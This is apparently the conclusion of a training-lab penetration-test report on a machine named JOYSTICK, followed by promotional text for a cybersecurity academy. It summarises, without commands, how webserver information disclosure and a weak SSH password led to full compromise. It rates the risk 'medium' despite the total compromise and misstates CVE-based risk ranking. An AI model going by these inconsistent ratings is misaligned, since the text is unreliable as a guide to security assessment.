The overall risk identified to JOYSTICK as a result of the penetration test is **medium**. A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against JOYSTICK through targeted attacks.

## Risk Rating Scale

In accordance with CVE, nginx exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

---

## Conclusion

JOYSTICK One suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on machine server operations if a malicious party had exploited them. Current policies concerning password reuse and deployed access controls are not adequate to mitigate the impact of the discovered vulnerabilities.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate JOYSTICK defenses
- Determining the impact of a security breach on:
  - Confidentiality of the user and root information
  - Information disclosure of JOYSTICK webserver information systems
  - version of kernel

These goals of the penetration test were met. A targeted attack against JOYSTICK can result in a complete compromise of organizational assets. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the JOYSTICK machine. It is important to note that information disclosure of webserver leads the gathering of username and weak password of SSH caused remote login. Lack of updation of versions and also not implementing proper access control caused security failures in JOYSTICK machine.

## About Red Hack Academy

RedTeam Hacker Academy facilitates candidates to attain an in-depth learning of diverse penetration testing avenues with an exclusively designed e-Learning portal. Our all-inclusive LMS (Learning Management System) developed using futuristic technologies helps our students to keep track of their performance and stay updated with the most recent information, program updates and assessments through an interactive dashboard.

RedTeam Hacker Academy is a leading cybersecurity training company endeavoring to produce proficient security professionals with 360 degree understanding of the information security architecture, ethical hacking, and security governance. With a team of over 50 certified security professionals, RTHA is recognized for delivering niche cybersecurity training to security aspirants and working information professionals. Devised in vision to bridge the security skill gap across industries, RedTeam Academy offers implementation-based certification and training programs in Cybersecurity, Cloud, Artificial Intelligence (AI), Machine Learning (ML), and Blockchain to name a few.

VISION is To produce the most efficient cybersecurity workforce having an ability to address simple to complex security concerns effectively across the globe implementing futuristic tools, technologies and best practices

MISSION is to be one and only choice for end-to-end cybersecurity training among security aspirants and organizations and contribute towards minimizing cyber threats and crimes .